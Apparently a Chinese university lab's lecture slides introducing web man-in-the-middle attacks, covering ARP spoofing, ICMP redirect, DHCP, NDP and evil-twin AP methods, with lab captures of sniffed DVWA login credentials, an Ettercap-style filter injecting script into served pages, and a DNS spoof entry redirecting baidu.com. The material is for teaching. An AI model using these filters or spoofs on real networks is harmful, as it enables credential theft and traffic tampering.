

Beijing Forest Studio
北京理工大学信息系统及安全对抗实验中心



Web中间人攻击简介

王逸洲 硕士研究生

2019年04月07日

- 背景介绍
- 总体目标
- 预期收获
- 基本概念
- 成为中间人的方式
- 中间人攻击
- 中间人攻击的防范

- 提到安全攻击，往往会想到攻击来自于互联网，而内部的局域网安全问题被忽略。
- 在网络安全方面，中间人攻击很早就成为了常用的一种古老的攻击手段，并且一直到如今还具有极大的扩展空间。


T	获取被攻击目标的网络通信数据
I	局域网内目标主机的IP地址
P	1.通过嗅探获取目标的MAC地址等信息 2.使用ARP欺骗攻击等手段成为中间人
O	目标提交的表单数据或会话COOKIE等



- 了解Web中间人常见攻击方式
- 理解ARP欺骗攻击原理
- 了解ICMP重定向等攻击方式
- 了解中间人攻击防范方法

- HTTP、HTTPS


- HTTP (Hyper Text Transfer Protocol, 超文本传输协议) 是用于浏览器和服务端之间传输超文本的传输协议。




HTTP请求过程中，客户端和服务端无需身份验证。并且数据是以明文的方式传输的。

- HTTP、HTTPS

- HTTPS (Hyper Text Transfer Protocol over Secure Socket Layer, 安全超文本传送协议) 即 HTTP+SSL/TLS, 在HTTP 下加入 TLS 层, 实现信息的加密传输




- 中间人攻击 (Man In The Middle, MITM)
 - 攻击者通过在通讯的两端创建独立连接，使两端的通讯者以为双方的连接是私密连接
 - 通过对数据进行拦截，篡改，伪造，达到攻击目标的效果



- ARP协议


- ARP(Address Resolution Protocol, 地址解析协议)的基本功能是在主机发送数据之前将目标IP地址转换为MAC地址，完成网络地址到物理地址的映射，以保证两台主机能够正常通信。



- ARP缓存表
 - 保存了当前局域网中各主机IP对应的MAC地址，保证数据传输的一对一特性
 - 静态ARP缓存永久储存
 - 动态ARP缓存在超过指定时间后将被删除

```
C:\Users\WYZ>arp -a
接口: 10.15.8.193 --- 0xc
Internet 地址          物理地址          类型
10.15.8.1             58-66-ba-82-82-41 动态
10.15.8.115           b8-ca-3a-67-df-50 动态
10.15.8.130           c0-3f-d5-02-38-bc 动态
10.15.8.218           00-0c-29-65-99-09 动态
10.15.8.255           dc-0c-5c-e6-ea-c2 动态
10.15.9.255           ff-ff-ff-ff-ff-ff 静态
224.0.0.2             01-00-5e-00-00-02 静态
```

• 局域网主机通信



• ARP欺骗原理

- 主机收到ARP应答信息后不会校验应答的准确性，直接将应答信息存入缓存

```
1514 1378.4677367... Vmware_07:f0:b7 Vmware_c0:00:08 ARP 42 192.168.235.129 is at 00:0c:29:07:f0:b7
1515 1378.4681628... Vmware_07:f0:b7 Vmware_b7:6f:50 ARP 42 192.168.235.1 is at 00:0c:29:07:f0:b7
1516 1380.2270460... fe80::2021:776:d31a... ff02::1:2 DHCPv6 146 Solicit XID: 0x4c8433 CID: 00010001229c63c528d244229205
1517 1388.4795962... Vmware_07:f0:b7 Vmware_c0:00:08 ARP 42 192.168.235.129 is at 00:0c:29:07:f0:b7
1518 1388.4800562... Vmware_07:f0:b7 Vmware_b7:6f:50 ARP 42 192.168.235.1 is at 00:0c:29:07:f0:b7
1519 1396.2274670... fe80::2021:776:d31a... ff02::1:2 DHCPv6 146 Solicit XID: 0x4c8433 CID: 00010001229c63c528d244229205
1520 1398.4908954... Vmware_07:f0:b7 Vmware_c0:00:08 ARP 42 192.168.235.129 is at 00:0c:29:07:f0:b7
1521 1398.4911753... Vmware_07:f0:b7 Vmware_b7:6f:50 ARP 42 192.168.235.1 is at 00:0c:29:07:f0:b7
1522 1408.5020791... Vmware_07:f0:b7 Vmware_c0:00:08 ARP 42 192.168.235.129 is at 00:0c:29:07:f0:b7
1523 1408.5026689... Vmware_07:f0:b7 Vmware_b7:6f:50 ARP 42 192.168.235.1 is at 00:0c:29:07:f0:b7
1524 1411.1079523... Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.235.2? Tell 192.168.235.1
1525 1413.7518490... Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.235.2? Tell 192.168.235.1
1526 1414.6074521... Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.235.2? Tell 192.168.235.1
1527 1415.6076734... Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.235.2? Tell 192.168.235.1
1528 1416.7522280... Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.235.2? Tell 192.168.235.1
> Frame 1521: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
> Ethernet II, Src: Vmware_07:f0:b7 (00:0c:29:07:f0:b7), Dst: Vmware_b7:6f:50 (00:0c:29:b7:6f:50)
> [Duplicate IP address detected for 192.168.235.1 (00:0c:29:07:f0:b7) - also in use by 00:50:56:c0:00:08 (frame 1520)]
> Address Resolution Protocol (reply)
```

```
C:\Documents and Settings\WYZ>arp -a

Interface: 192.168.235.129 --- 0x2

Internet Address      Physical Address      Type
192.168.235.1        00-50-56-c0-00-08    dynamic
192.168.235.2        00-50-56-f6-16-c2    dynamic
```



```
C:\Documents and Settings\WYZ>arp -a

Interface: 192.168.235.129 --- 0x2

Internet Address      Physical Address      Type
192.168.235.1        00-0c-29-07-f0-b7    dynamic
192.168.235.2        00-50-56-f6-16-c2    dynamic
```

- ICMP重定向攻击

- ICMP (Internet Control Message Protocol) 是 TCP/IP协议族的一个子集，用于在IP主机、路由器之间传递控制消息
- ICMP重定向技术是用来提示主机改变自己的主机路由从而使路由路径最优化的一种ICMP报文

- DHCP攻击

- DHCP (Dynamic Host Configuration Protocol, 动态主机配置协议)。作为局域网的一个网络协议，主要作用是给内网客户端自动分配IP地址。



- **NDP攻击**

- NDP(Neighbor Discovery Protocol)是IPv6协议的一个重要组成，取代了IPv4的ARP，ICMP路由发现和重定向功能。
- 在IPv6中使用NDP 来发现直接相连的邻居信息，包括邻接设备的设备名称、软/硬件版本、连接端口等，另外还可提供设备的ID、端口地址、硬件平台等信息。
- 邻居信息表中的每一表项都是可以老化的，一旦老化时间到，NDP自动删除相应的邻居表项。

- 孪生AP攻击
 - AP的特征往往通过ESSID和加密方式来进行判断
 - 攻击者通过建立一个相同ESSID，相同MAC地址以及相同加密方式的AP，并且信号强度大于原AP，诱导目标设备自动连接攻击者的AP
 - 为目标主机分配IP和DNS服务器



- 断网攻击
- 信息窃取
- 会话劫持
- 会话修改
- DNS欺骗、钓鱼

• 信息窃取

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
550	275.193040012	192.168.235.1	192.168.235.129	TCP	66	[TCP Retransmission] 13077 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=
551	275.193090191	192.168.235.129	192.168.235.1	TCP	60	80 → 13075 [ACK] Seq=2326 Ack=1043 Win=63199 Len=0
552	275.193383542	192.168.235.129	192.168.235.1	TCP	66	80 → 13077 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=
553	275.205065455	192.168.235.129	192.168.235.1	TCP	54	[TCP Dup ACK 551#1] 80 → 13075 [ACK] Seq=2326 Ack=1043 Win=631
554	275.205292773	192.168.235.129	192.168.235.1	TCP	66	[TCP Retransmission] 80 → 13077 [SYN, ACK] Seq=0 Ack=1 Win=642
555	275.205473095	192.168.235.1	192.168.235.129	TCP	60	13077 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
556	275.205785555	192.168.235.1	192.168.235.129	HTTP	784	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
557	275.217153558	192.168.235.1	192.168.235.129	TCP	54	13077 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
558	275.217394905	192.168.235.1	192.168.235.129	TCP	784	[TCP Retransmission] 13077 → 80 [PSH, ACK] Seq=1 Ack=1 Win=655
559	275.236907571	192.168.235.129	192.168.235.1	HTTP	454	HTTP/1.1 302 Found
560	275.240723002	192.168.235.129	192.168.235.1	TCP	454	[TCP Retransmission] 80 → 13077 [PSH, ACK] Seq=1 Ack=731 Win=6
561	275.243722040	192.168.235.1	192.168.235.129	HTTP	600	GET /dvwa/index.php HTTP/1.1
562	275.252861974	192.168.235.1	192.168.235.129	TCP	600	[TCP Retransmission] 13077 → 80 [PSH, ACK] Seq=731 Ack=401 Win
563	275.257930286	192.168.235.129	192.168.235.1	TCP	1514	80 → 13077 [ACK] Seq=401 Ack=1277 Win=62964 Len=1460 [TCP segm
564	275.257945121	192.168.235.129	192.168.235.1	TCP	1514	80 → 13077 [ACK] Seq=1861 Ack=1277 Win=62964 Len=1460 [TCP segm

Referer: http://192.168.235.129/dvwa/login.php\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh;q=0.8\r\n
Cookie: security=impossible; PHPSESSID=u463e1bp4654btgbos34scm111\r\n\r\n
[\[Full request URI: http://192.168.235.129/dvwa/login.php\]](http://192.168.235.129/dvwa/login.php)
[HTTP request 1/3]
[\[Response in frame: 559\]](#)
[\[Next request in frame: 561\]](#)
File Data: 88 bytes


HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "username" = "admin"
- Form item: "password" = "password"
- Form item: "Login" = "Login"
- Form item: "user_token" = "dd8f601ec32f60b3a1d813b508b54ab1"

• 会话修改

```
if (ip.proto == TCP && tcp.dst == 80)
{
    if (search(DATA.data, "Accept-Encoding"))
    {
        replace("Accept-Encoding", "Accept-Rubbish!");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.src == 80)
{
    replace("<head>", "<head><script type='text/javascript'>alert('big brother is watching you');</script>");
    replace("<HEAD>", "<HEAD><script type='text/javascript'>alert('big brother is watching you');</script>");
    msg("Injecting OK!!\n");
}
```

在服务器返回的网页中插入JS脚本



UrlEncode C++ 运算符 浮点数转换 shadowsocks AWS搭建Sha AWS Console The Prices C-

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user to select any module and through every module at a fixed level, or they can before moving onto the next one. There is not a fixed order and they should feel that they have successfully exploited the system as best as they can. The goal is to feel that they have successfully exploited the vulnerability.

Please note, the goal is to practice the vulnerability with this software. This is intentional. You should not use this software on any live system as possible.

DVWA also includes a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

- DNS欺骗

- DNS为域名解析，即从url网址到ip地址的转换过程，通过DNS欺骗，把目标的请求重定向到指定的ip地址



```
microsoft.com MX 2001:db8::1ce:c01d:bee3
#####
#TEST MY OWN SPOOF
www.baidu.com A 192.168.235.129
#####
# This messes up NetBIOS clients using DNS
"-----"-----
```

将baidu域名解析为恶意网站IP




Username

Password

Login


- SSL卸载（HTTPS降级）



